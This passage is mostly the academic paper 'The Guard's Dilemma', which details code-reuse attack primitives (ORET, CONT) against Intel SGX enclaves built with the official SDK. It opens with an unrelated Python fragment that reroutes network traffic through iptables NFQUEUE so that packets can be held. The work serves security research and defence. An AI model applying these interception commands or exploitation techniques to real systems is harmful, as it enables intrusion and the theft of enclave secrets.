packets = []
signal.signal(signal.SIGTERM, send_packets)

os.system("iptables -I INPUT -i lxcbr0 -j NFQUEUE --queue-num 1")
os.system("iptables -I OUTPUT -o lxcbr0 -j NFQUEUE --queue-num 1")
os.system("iptables -I FORWARD -o lxcbr0 -j NFQUEUE --queue-num 1")

nfqueue = NetfilterQueue()
nfqueue.bind(1, hold_packet)

try:
    nfqueue.run()
except KeyboardInterrupt:
    send_packets(None, None)
```

# The Guard's Dilemma: Efficient Code-Reuse Attacks Against Intel SGX

Andrea Biondo, Mauro Conti
*University of Padua, Italy*

Lucas Davi
*University of Duisburg-Essen, Germany*

Tommaso Frassetto, Ahmad-Reza Sadeghi
*TU Darmstadt, Germany*

## Abstract

Intel Software Guard Extensions (SGX) isolate security-critical code inside a protected memory area called enclave. Previous research on SGX has demonstrated that memory corruption vulnerabilities within enclave code can be exploited to extract secret keys and bypass remote attestation. However, these attacks require kernel privileges, and rely on frequently probing enclave code which results in many enclave crashes. Further, they assume a constant, not randomized memory layout.

In this paper, we present novel exploitation techniques against SGX that do not require any enclave crashes and work in the presence of existing SGX randomization approaches such as SGX-Shield. A key contribution of our attacks is that they work under weak adversarial assumptions, e.g., not requiring kernel privileges. In fact, they can be applied to any enclave that is developed with the standard Intel SGX SDK on either Linux or Windows.

## 1 Introduction

Intel recently introduced Software Guard Extensions (SGX), which aim at strongly isolating sensitive code and data from the operating system, hypervisor, BIOS, and other applications. In addition, SGX also features sophisticated memory protection techniques that prevent memory snooping attacks: SGX code and data is always encrypted and integrity-protected as soon as it leaves the CPU chip, e.g., when it is stored in main memory. SGX is especially useful in cloud scenarios as it ensures isolated execution of code and data within an untrusted computing environment.

SGX was designed to allow developers to protect small parts of their application that handle sensitive data, e.g., cryptographic keys, inside SGX containers called *enclaves*. An enclave is a strongly isolated execution environment that can be dynamically created while the main application, known as *host*, is running. The host can invoke specific functions in an SGX enclave by using one of the pre-defined entry points. The enclave can subsequently perform sensitive computations, call pre-defined functions in the host, and return to the caller.

In the ideal scenario, the enclave code only includes minimal carefully-inspected code, which could be formally proven to be free of vulnerabilities. However, legacy applications can be adapted as well to run inside SGX enclaves with relatively minor modifications. Formally verifying or manually inspecting such complex legacy software is not feasible, meaning that the same *memory-corruption vulnerabilities* that plague legacy software are also very likely to occur in those complex enclaves.

However, previous research on SGX has been mainly focused on side-channel attacks [31, 29, 6] and defenses [28, 12, 5]. Only recently, Lee et al. [19] presented the first memory-corruption attack against SGX. Their attack, called Dark-ROP, is based on several oracles and return-oriented programming (ROP) [27]. The oracles inform the attacker about the internal status of the enclave execution, whereas ROP maliciously re-uses benign code snippets (called *gadgets*) to undermine non-executable memory protection. In particular, Dark-ROP requires kernel privileges and is based on principles of blind ROP [3]: if an application is not randomized, or it is not re-randomized after crashing, crashes can and do leak useful information to the attacker. This allows Dark-ROP to extract secret code and data, as well as undermine remote attestation. However, Dark-ROP requires a constant, non-randomized memory layout as the oracles frequently crash enclaves. Hence, to address the Dark-ROP attack, Seo et al. demonstrated an implementation of SGX randomization called SGX-Shield [26], since this attack is not effective if the SGX code is randomized. Dark-ROP relies on running the target enclave multiple times to test multiple addresses, so randomizing the memory layout at initialization time makes previous results useless for new invocations.

However, SGX-Shield does not randomize the part of

the SGX SDK [14, 15] that handles transitions between host code and enclave code. Thus, the location of this code, which contains a number of very interesting gadgets to mount ROP attacks, is known to the attacker. This paper demonstrates that this interface code is enough to mount powerful run-time attacks and bypass SGX-Shield without requiring kernel privileges. Extending the randomization to this interface code would be very technically involved due to its low-level nature and the architectural need to have a fixed entry point, as we discuss in Section 8. Moreover, even a finely-randomized interface code would be vulnerable to side-channel attacks. Finally, architectural limitations in SGX[1] force randomized code to be executed from writable pages, thus allowing simpler code-injection.

**Goals and Contributions.** We show that even fine-grained code randomization for SGX can be bypassed by exploiting parts of the SDK code, and point out the need for more advanced approaches to mitigate run-time attacks on SGX enclaves. In summary, our main contributions are:

- We propose two new code-reuse attacks against enclaves built on top of the Intel SGX SDK. By abusing preexisting SDK mechanisms, these attacks provide full control of the CPU's general-purpose registers to an attacker able to exploit a memory corruption vulnerability (Section 6). We also reverse-engineered and describe the internals of the ECALL, OCALL and exception handling mechanisms of the Intel SGX SDK (Section 4).
- To demonstrate that our new attacks are powerful, we show that they are effective and practical against SGX-Shield [26], a state-of-the-art fine-grained randomization solution for SGX enclaves (Section 7). Moreover, we highlight several discrepancies between the SGX-Shield paper and the proposed open source implementation.
- We discuss possible countermeasures and mitigations to prevent our attacks from two perspectives: hardening the enclave itself, and hardening the SDK (Section 8).

## 2 Related Work

**Side-channel attacks.** Multiple works have shown that SGX is vulnerable to micro-architectural side-channel attacks since untrusted code and enclave code share the same processor. Side-channel attacks can leak critical secrets from the enclave, such as cryptographic keys. Controlled-channel attacks [31] employ a malicious kernel to infer memory access patterns at the granularity of pages by triggering page faults in the enclave. They show how the strong adversary model of SGX can introduce new kinds of attacks. Cache-based side channels have been widely studied and exploit the caching mechanisms of the processor, as unrelated processes can share cache resources [13, 17, 21, 32]. Software Grand Exposure [6] and CacheZoom [23] further show how cache side channels are especially powerful within the strong adversary model of SGX. Another micro-architectural component that has been exploited is the branch predictor. Lee et al. [20] abuse collisions within the branch predictor to infer whether a branch inside the enclave has been taken. They demonstrate their attack by monitoring an RSA exponentiation routine to recover the key. All these side-channel attacks require frequent interruption of the enclave. Therefore, defenses such as T-SGX [28] and Déjá Vu [7] are based on avoiding or detecting enclave interruptions forced by a malicious kernel. In response, Van Bulck et al. [29] proposed an attack that can monitor memory accesses at page granularity without interrupting the enclave. A different mitigation strategy is making the location of data unpredictable to stop the attacker from extracting information from memory access patterns. On this note, DR. SGX [5] performs fine-grained randomization of data by permuting it at cache line granularity.

**Memory corruption.** Enclaves, just like normal applications, can suffer from memory corruptions vulnerabilities. SGXBounds [18] offers protection against out-of-bounds memory accesses. Dark-ROP [19] is a code-reuse attack that makes return-oriented programming (ROP) [27] possible against encrypted SGX enclaves. Haven [1, 2] and VC3 [24] deploy a symmetrically encrypted enclave along with a loader which will receive the key through remote attestation. Such enclaves cannot be analyzed or reverse engineered, as the key is only available within an enclave whose integrity has been verified via attestation. Therefore, typical ROP attacks do not work. Dark-ROP proposes a way to dynamically find ROP gadgets by building a series of oracles [19]. Those rely on being able to crash and reconstruct the enclave multiple times while preserving the memory layout, and possessing kernel privileges. Randomization schemes such as SGX-Shield [26] challenge this assumption, since the memory layout changes every time the enclave is constructed. Further, SGX-Shield makes traditional exploitation techniques extremely hard to apply because it employs fine-grained randomization and non-readable code. However, in this paper, we present exploits that undermine these mitigation techniques under weak adversarial assumptions.

[1] In the current version of SGX, memory permissions cannot be changed after initialization. This limitation will be lifted in SGX2 [22]; however, no available processor currently supports this new version.

## 3 SGX Background

In this section, we recall selected background information on SGX. For a more thorough analysis, we refer to [8] and Intel's official reference manual on SGX [16].

### 3.1 Enclave Entry and Exit

SGX enclaves run on the same x86 processor as ordinary application code does. As such, mechanisms are required to switch between untrusted and trusted execution modes, as shown in Figure 1. The SGX instructions to interact with enclaves are organized as *leaf functions* under two real instructions: `ENCLS` and `ENCLU`. The former is used for kernel-mode operations, while the second for user-mode operations. SGX accomplishes synchronous enclave entry by means of the `EENTER` leaf function, which is invoked via the `ENCLU` instruction. The entry point is specified in the *Thread Control Structure* (TCS) for the relevant thread. Since `EENTER` does not clear the CPU registers, the untrusted code can pass additional information to the entry point. For instance, an enclave may expose various operations to its client. The untrusted code could pass a parameter that indicates what operation it wants the enclave to perform. To return back to untrusted code, the enclave uses the `EEXIT` leaf. Just like `EENTER`, `EEXIT` does not clear CPU registers, thereby allowing trusted code to pass data to untrusted code. An enclave can be entered multiple times concurrently within the same thread. The number of concurrent entries in the same thread is limited by the number of *State Save Areas* (SSAs) defined by the enclave. The SSA is used to store enclave state during asynchronous exits, which are described below. The *number of SSAs* (`NSSA`) field in the TCS defines how many SSAs are present.





Figure 1: Enclave entry and exit mechanisms.

An enclave can also exit because of a hardware exception (such as an interrupt), which needs to be handled by the kernel in untrusted mode. This event is known as *Asynchronous Enclave Exit* (AEX). When an AEX occurs, the current enclave state is saved in an available SSA and the register values are replaced with a synthetic state before handing control to the interrupt handler. The synthetic state ensures the enclave's opacity and avoids leakage of secrets. Once the interrupt is dealt with, enclave execution can be resumed with the `ERESUME` leaf, which restores the previous state from the SSA.

## 4 SGX SDK Internals

In this section, we review selected internal mechanisms of the official SGX SDK[14, 15] that are relevant to our attack. In general, SGX software is developed based on the official SGX SDK, as it abstracts away the underlying complexity of SGX. Two SDK-provided libraries are vital for our attack and the correct execution of SGX code: the *Trusted Runtime System* (tRTS) and the *Untrusted Runtime System* (uRTS). While tRTS is executing inside an enclave, uRTS runs outside the enclave. The tRTS and uRTS interact with each other to handle the transitions between trusted and untrusted execution modes.

### 4.1 ECALLs

The ECALL mechanism allows untrusted code to call functions inside an enclave. The enclave programmer can arbitrarily select which functions are to be exposed for the ECALL interface. ECALLs can also be nested: untrusted code can execute an ECALL while handling an OCALL (see Section 4.2). The programmer can choose which ECALLs are allowed at the zero nesting level, and which are allowed for each specific OCALL. Every defined ECALL has an associated index. To perform an ECALL, the application calls into the uRTS library, which executes a synchronous enclave entry (`EENTER`), passing the ECALL index in a register. We recall that `EENTRY` does not clear the registers. The tRTS then checks whether an ECALL with that index is defined, and if it is allowed at the current nesting level. If the checks pass, it executes the target function. Once the function returns, it performs a synchronous exit (`EEXIT`) to give control back to the uRTS. Passing and returning arbitrarily complex data structures is possible because SGX enclaves can access untrusted memory. An enclave must expose at least an ECALL, otherwise there is no way to invoke enclave code: from the programmer's perspective, an enclave's code always executes in ECALL context.

### 4.2 OCALLs

The OCALL mechanism, shown in Figure 2, allows trusted code to call untrusted functions defined by the host

application. The need for OCALLs mainly stems from the fact that system calls are not allowed inside an enclave. Like ECALLs, each OCALL is identified by an index. When the enclave code has to perform an OCALL, it calls into the tRTS (step 1 of Figure 2). The tRTS first pushes an *OCALL frame* onto the trusted thread stack, which stores the current register state (step 2). Next, it performs a synchronous enclave exit to return from the current ECALL, passing the OCALL index back to the uRTS (step 3). The uRTS recognizes that the exit is for an OCALL and executes the target function (step 4). Thereafter, it executes a special variant of ECALL known as ORET (step 5), which will restore the context from the OCALL frame through a function named `asm_oret`, thus returning to the trusted callsite (step 6). ORET is implemented in the tRTS. Like ECALLs, data is passed via shared untrusted memory.

### 4.3 Exception Handling

SDK enclaves can register handlers to catch exceptions within the enclave. This exception handling mechanism is shown in Figure 3. Upon an exception (e.g., invalid memory access, division by zero) an asynchronous enclave exit (AEX) occurs, which saves the faulting state to the state save area (SSA). The resulting interrupt is handled by the kernel, which delivers an exception to the untrusted application by means of the usual exception mechanism of the OS (e.g., signals in Linux-based systems, structured exception handling in Windows). An exception handler registered by the uRTS performs a special ECALL to let the enclave handle the exception. By default, SDK enclaves have two SSAs available (specified in the `NSSA` field in the TCS). Hence, it is possible to re-enter the enclave while an AEX is pending. The tRTS then copies the faulting state from the SSA to an exception information structure on the trusted stack, and changes the SSA contents so that `ERESUME` will continue at a second-phase handler in the tRTS, instead of executing the faulting instruction again. Once the ECALL returns, the uRTS issues an `ERESUME` for the faulting thread, which will resume at the second-phase handler. This traverses the registered exception handlers, which can then observe the exception information to determine whether they can handle the exception. To handle the exception, a handler can modify the CPU state contained in the exception information. If a handler succeeds, the tRTS uses a function named `continue_execution` to restore the CPU register context from the exception information, thus resuming enclave execution. If the exception cannot be handled, a default handler switches the enclave to a crashed state, which prevents further operations on it.





Figure 2: OCALL mechanism from the SGX SDK.

## 5 Threat Model and Assumptions

Previous work on SGX [19, 26] has considered a very strong adversarial model: the attacker has full control over the machine, e.g., through a malicious kernel. In this work, we consider a weaker attacker that has compromised the application that hosts the enclave, e.g., by exploiting a vulnerability. In some cases, as discussed below, an attacker might even be able to perform the attack without any control over the host process.

**Offensive capabilities.** Our attacker has the following capabilities:

- **Memory corruption vulnerability.** The attacker has knowledge of a vulnerability in the enclave that allows her to either corrupt stack memory (e.g., a stack overflow) or corrupt a function pointer on the stack, heap, or other memory areas (e.g., heap overflow, use-after-free or type confusion).





Figure 3: Exception handling mechanism from the SGX SDK.

- **Ability to create fake structures.** The attacker can place arbitrary data at some memory location accessible by the enclave. A malicious host process can easily do this given the unrestricted access over its own address space. An attacker could also possibly achieve this via normal functionality, for example by steering the application or the enclave into allocating attacker-controlled data at predictable addresses.
- **Knowledge of coarse-grained memory layout.** The attacker knows the victim enclave's external memory layout, i.e., its virtual address range. This is known to the process hosting the enclave, as the enclave virtual memory resides in its address space. Alternatively, information leakage vulnerabilities inside the enclave could provide this knowledge to an attacker who is not in control of the process.
- **Knowledge of the enclave's binary.** The attacker has access to the victim enclave's binary allowing her to run static analysis on the binary.

**Defensive capabilities.** We make the following assumptions about the victim enclave:

- **SDK usage.** The victim enclave is developed by means of the official SGX SDK from Intel. The SDK is used by almost all real-world enclaves, as it is the development environment endorsed by Intel. Furthermore, it has been used in various academic works [26, 30].
- **Randomized SGX memory.** We also assume that enclave code is additionally hardened by sophisticated mitigation technologies such as address space layout randomization (ASLR). That is, we assume that the victim enclave is protected by means of SGX-Shield [26], which is currently the only available ASLR solution for SGX. Recall that existing memory corruption attacks against SGX, e.g., Dark-ROP [19], are mitigated by SGX-Shield.

# 6 The Guard's Dilemma

We now present in detail our novel code-reuse attacks against SGX. The techniques we propose are applicable to a wide range of vulnerabilities, including stack overflows and corruption of function pointers. In particular, the latter is common in modern object-oriented code. Our ultimate attack goal is to execute a sequence (*chain*) of *gadgets*, i.e., existing functions or short instruction sequences, to perform a malicious activity of the attacker's choosing, without crashing the victim enclave. This is along the lines of any other common code-reuse attack such as return-oriented programming. However, the advantage of our attack is to allow the attacker to set all general-purpose CPU registers before executing each gadget. Controlling registers is essential in any code-reuse attack. For instance, they can prepare data for subsequent gadgets or set arguments for function calls. In contrast, existing code-reuse attacks on x86 require the attacker to use specific register-setting gadgets (e.g., *pop* gadgets) to set registers.

Not requiring those gadgets has two major benefits. First, it reduces the amount of application code needed for a successful code-reuse attack, which is helpful in constrained environments, as we demonstrate in Section 7 with an exploit against SGX-Shield [26]. Second, it simplifies payload development since the attacker does not need to find *pop* gadgets for all relevant registers. In fact, our attacks allow the attacker to use whole functions as building blocks instead of small gadgets, allowing her to work on a higher level and making it easier to port the exploit between different versions of a binary.

Our attacks abuse functionality in tRTS, a fundamental library of the Intel SGX SDK, which most enclaves use (Section 5). Hence, our attacks threaten a large amount of existing enclave code. Here lies the dilemma: the SDK is an important part in creating secure enclaves, but in this case it is actually exposing them to attacks.

We devise two new exploitation primitives to launch memory corruption attacks against SGX:

- **The ORET primitive.** Our first attack technique allows the attacker to gain access to a critical set of CPU registers by exploiting a stack overflow vulnerability (cf. Section 5).
- **The CONT primitive.** Our second attack technique is even more powerful as it allows the attacker to gain access to all general-purpose registers. It only requires control of a register (on x86_64, `rdi`). In addition, this attack can be combined with the ORET primitive to also apply it to controlled stack situations.

## 6.1 Overview and Attack Workflow

In this section, we present a high-level description of the exploitation primitives and the attack workflow.

### 6.1.1 Exploitation Primitives

In the following, we explain our exploitation primitives and their preconditions.

**ORET primitive.** This primitive is based on abusing the function `asm_oret` from the tRTS library in the Intel SGX SDK. Normally, this function is used to restore the CPU context after an OCALL. The prerequisites for this primitive are control of the instruction pointer (to hijack execution to `asm_oret`) and control of stack contents. For instance, any common stack overflow vulnerability such

as a buffer overflow or format string is sufficient to use the ORET primitive. The ORET primitive gives control of a subset of CPU registers, including the register that holds the first function argument (`rdi`) and the instruction pointer.

**CONT primitive.** This primitive abuses the function `continue_execution` from the tRTS, which is meant to restore the CPU context after an exception. This primitive requires the ability to call that function with a controlled `rdi`, which is achievable by exploiting a memory corruption vulnerability affecting a function pointer (not necessarily located on the stack). This primitive yields full control over all general-purpose CPU registers.

**ORET+CONT loop.** The basic idea behind our attack is to use the CONT primitive repeatedly to invoke the various gadgets with the correct register values. Thus, the chain needs to have multiple CONT invocations. Recall that CONT requires a specific value for `rdi`, which the other gadgets might modify. An easy way to satisfy this constraint is to use ORET invocations to set `rdi` and invoke CONT, building an *ORET+CONT loop*. Each iteration of this loop executes one gadget and is structured as follows:

1. A CONT primitive manipulates the stack pointer to hijack it into attacker-controlled memory and executes a gadget.
2. Once the gadget completes, the previous stack manipulation causes the execution of an ORET primitive.
3. The ORET primitive triggers the CONT primitive for the next gadget, continuing the cycle from the first step.

### 6.1.2 Workflow

This section describes the workflow of our attack based on Figure 4.

**Step 1: Payload preparation.** In preparation for the exploit, the attacker performs static analysis on the enclave binary to determine the gadgets she wants to reuse. Our attack supports classic ROP gadgets, i.e., code sequences ending with a return instruction, and any subroutine for function-reuse attacks. Note that, even if the main enclave code is randomized, it is very difficult to randomize *all* the enclave code (Section 8) and the non-randomized code contains enough gadgets to successfully mount an attack (Section 7). Next, the attacker constructs a gadget chain consisting of a sequence of gadgets which will perform the desired malicious activity, and defines the register state that should be set before executing each gadget. For instance, if the gadget is an entire function, registers will hold the function arguments. According to the threat model defined in Section 5, the attacker knows the external memory layout of the enclave, including its base address. Therefore, the attacker just needs to know the static offset of a gadget in the enclave binary to find its run-time address. In addition to the payload gadgets, the attacker has to determine the offsets of `asm_oret` and `continue_execution` (both in the tRTS) to apply our attack.

**Step 2: Fake structures preparation.** Our primitives work by abusing functions intended to restore CPU contexts by tricking them into restoring fake contexts, thus gaining control of the registers. In contrast to a standard ROP exploit, which is usually self-contained, our attacks require a number of auxiliary memory structures to hold these fake contexts and execute our primitives. Since enclaves can access user memory outside the enclave, the structures do not have to be within the trusted enclave memory. They can be in any memory shared with the enclave (e.g., in the host's memory) as long as its position is known. Specifically, our attack requires two kinds of fake structures:

- Multiple *fake exception information structures*, which contain register contexts for the CONT primitives. One fake exception information structure is required for each gadget, in order to set the registers to the correct values and execute the gadget.
- A *fake stack*, which is a supporting structure for the ORET+CONT loop that serves two purposes. On the one hand, it is used to bring control back to an ORET primitive after a gadget executes. On the other hand, it contains fake contexts for the transition from the ORET primitive to the CONT primitive to continue the loop.

**Step 3: Attack execution.** Thanks to the way the fake structures are set up, triggering the first CONT primitive will start the ORET+CONT loop. Every cycle will execute a gadget and advance the chain, thus running the attacker's payload. The only remaining aspect to analyze is how the first CONT is triggered. The easiest case is when the vulnerability already satisfies the CONT preconditions (e.g., exploitation of an indirect function call). In that case, the attacker can execute the first CONT directly. Exploiting a stack overflow is also possible with little additional effort. This kind of vulnerability allows to run an ORET primitive. Since it can be used to set the first function argument register and the instruction pointer, the attacker now has the controlled function call needed for CONT and can trigger the loop.





Figure 4: Overview of the workflow of our attack.

## 6.2 Details

In this section, we describe the technical details and interaction of our exploitation primitives to craft a memory corruption attack against SGX.

### 6.2.1 ORET Primitive

Our ORET primitive abuses the `asm_oret` function, used in the OCALL/ORET mechanism to restore the CPU context from the OCALL frame saved on the stack. This function allows controlling parts of the CPU context, and can be a stepping stone to the CONT primitive.

The prototype of the function is `sgx_status_t asm_oret(uintptr_t sp, void *ms)`. The first argument (`sp`) points to the OCALL frame, which contains the partial CPU context to be restored, including saved values for `rbp`, `rdi`, `rsi`, `rbx` and `r12` to `r15`. Listing 1 shows the layout of this structure. The second argument (`ms`) is not relevant for our attack. An attacker able to control the OCALL frame can set all the registers mentioned; moreover, the new instruction pointer (`rip`) can also be set. Since the attacker can control `rdi` (which contains the first argument) and the instruction pointer, she can execute the CONT primitive from ORET. This capability is important for the ORET+CONT loop, and additionally allows to bootstrap our attack from a stack overflow vulnerability, as will be shown towards the end of this section.

The exact values of `rsp` and `rip` after `asm_oret` depend on the SGX SDK version. For versions earlier than 2.0, the stack pointer is set to point to the `ocall_ret` field before issuing a `ret` instruction, which simply pops the return address from the stack and loads it into the instruction pointer `rip`. Hence, the new instruction pointer will be the value of `ocall_ret`, and the new stack pointer will point to the memory location immediately following the OCALL frame. From version 2.0, a more traditional epilogue is used: the base pointer (`rbp`) is moved into `rsp`, then `rbp` is popped from the stack, and finally a `ret` is issued. Therefore, `rbp` in the OCALL frame has to point to a memory area containing two 64-bit words: the new value for `rbp`, and the return address (i.e., the new instruction pointer). After returning, `rsp` will point 16 bytes past the `rbp` in the OCALL frame. Note that those addresses do not necessarily have to point to stack memory, nor to enclave memory, as enclaves can access untrusted memory.

```
1  typedef struct _ocall_context_t {
2      /* ... */
3      uintptr_t r15;
4      uintptr_t r14;
5      uintptr_t r13;
6      uintptr_t r12;
7      uintptr_t xbp; // rbp
8      uintptr_t xdi; // rdi
9      uintptr_t xsi; // rsi
10     uintptr_t xbx; // rbx
11     /* ... */
12     uintptr_t ocall_ret;
13 } ocall_context_t;
```

Listing 1: Context structure for `asm_oret`. Fields not relevant to our attack are omitted.

The first operation done by `asm_oret` is shifting the stack pointer to the `sp` argument, i.e., the top of the OCALL frame. Subsequent references to the OCALL frame are made through the stack pointer. As a result, an attacker can jump to the code after the function prologue that sets up the stack and let `asm_oret` believe that the OCALL frame is at the top of the current stack. On SGX SDK versions earlier than 2.0, the stack pointer is shifted with a single instruction, `mov rsp, rdi`, at the beginning of `asm_oret`. This can be easily skipped by calling the second instruction instead of the real beginning of `asm_oret`. Starting with version 2.0 of the SDK, the code is more complex, as it also handles other

tasks (such as restoring the extended processor state) before restoring the registers we are interested in. Simply skipping the stack shifting instruction would cause a crash because of other temporary registers that are set up in the meantime. However, it is still possible to skip the more complex first part and jump directly to the part that restores registers without inducing any side-effects. As such, it is always possible to abuse `asm_oret` to restore a fake OCALL frame at the top of the stack, without the need to control the first argument, by jumping to an appropriate instruction inside `asm_oret`. In the rest of this paper we will assume the attacker to always skip the initial part when reusing `asm_oret`.

An attacker who has control over the stack contents can reuse `asm_oret` to set the registers mentioned in `ocall_context_t`. An example is depicted in Figure 5. The application is vulnerable to a buffer overflow error on the stack. The attacker exploits this to overwrite the function's return address with the address of `asm_oret`, properly adjusted to account for skipped instructions. Moreover, she places a fake `ocall_context_t` immediately after the return address. Once the function returns, control is transferred to `asm_oret` with the fake OCALL frame at the top of stack, since the return address has been popped by the return instruction. Finally, `asm_oret` restores the fake context, thus granting control of those registers to the attacker.

### 6.2.2 CONT Primitive

The CONT primitive is based on `continue_execution`, a function used in the exception handling mechanism to restore a CPU context from an exception information structure, thus allowing exception handlers to change CPU register values. As such, it can be abused in a similar way to `asm_oret`. In comparison, `continue_execution` provides more control than `asm_oret` as the context it restores encompasses all general-purpose CPU registers.

The prototype of this function is `void continue_execution(sgx_exception_info_t *info)`, where `info` is a pointer to the exception information structure that contains the CPU context to restore. The only field used by `continue_execution` is `cpu_context`, of type `sgx_cpu_context_t`, which contains all sixteen general-purpose registers and the instruction pointer. Listings 2 and 3 show the definitions of those structures. `continue_execution` is an ideal target for a memory corruption attack as it grants control of all CPU registers. Notably, the stack pointer (`rsp`) and the instruction pointer (`rip`) are part of this context. Since the attacker can control the stack pointer, she can hijack it to attacker-controlled memory (the *fake stack*). The code will now believe that the attacker-controlled memory is the real stack, so the attacker gets control over the stack contents. This technique is known as *stack pivoting*. Since the attacker also controls the instruction pointer, all the requirements for executing an ORET primitive are met. Therefore, it is possible to chain the ORET primitive to the CONT primitive. This is an essential ingredient for our ORET+CONT loop.

We noticed an issue in `continue_execution` on SDK versions prior to 1.6, which results in registers `r8`-`r15` not being restored and `rsi` being restored with the value of





Figure 5: Stack layout when launching the ORET primitive from a stack overflow.

```
1  typedef struct _exception_info_t {
2      sgx_cpu_context_t cpu_context;
3      sgx_exception_vector_t
4          exception_vector;
5      sgx_exception_type_t
6          exception_type;
7  } sgx_exception_info_t;
```

Listing 2: Exception information structure for `continue_execution`.

```
1  typedef struct _cpu_context_t {
2      uint64_t rax;
3      uint64_t rcx;
4      uint64_t rdx;
5      uint64_t rbx;
6      uint64_t rsp;
7      uint64_t rbp;
8      uint64_t rsi;
9      uint64_t rdi;
10     uint64_t r8;
11     uint64_t r9;
12     uint64_t r10;
13     uint64_t r11;
14     uint64_t r12;
15     uint64_t r13;
16     uint64_t r14;
17     uint64_t r15;
18     uint64_t rflags;
19     uint64_t rip;
20 } sgx_cpu_context_t;
```

Listing 3: CPU context information structure for `continue_execution`.

r15. Since rsi can be controlled anyway (through r15), and r8-r15 are temporary registers that are not typically of interest to an attacker, this issue does not reduce the power of continue_execution reuse significantly.

As an example, continue_execution can be reused by corrupting a function pointer and hijacking it to point to continue_execution. Moreover, the attacker needs to control rdi or, equivalently, the memory pointed to by rdi. Given those preconditions, the attacker can call continue_execution with a fake sgx_exception_info_t structure and gain full CPU context control.

In another scenario, the attacker only has stack control, for example because of a stack overflow vulnerability. In that case, she can apply the ORET primitive first. Since that primitive grants control of rdi and of the instruction pointer, the attacker can chain continue_execution to get full register control.

#### 6.2.3 Putting the Pieces Together

In this section, we finally put the primitives together to create the ORET+CONT loop to mount a code-reuse attack. The loop workflow is depicted in Figure 6. The steps of an iteration are as follows:

1. The CONT primitive is used to pivot the stack pointer into the fake stack and execute the gadget with controlled registers.
2. When the gadget returns, it will do so through the fake stack. Hence, the gadget returns to asm_oret, launching an ORET primitive.
3. The ORET primitive restores the context from the fake stack. The context is crafted to launch a CONT primitive for the next gadget to continue the loop.

Using the ORET+CONT combination is necessary because the attacker might want to control rdi, or the gadget might corrupt it; therefore, chaining CONT to CONT directly might not be possible. We discuss this aspect further in Section 6.2.4.

We now describe in detail the fake structures that the attacker needs to set up beforehand. Those can be constructed anywhere in memory, as long as they are accessible to the enclave and located at known locations.

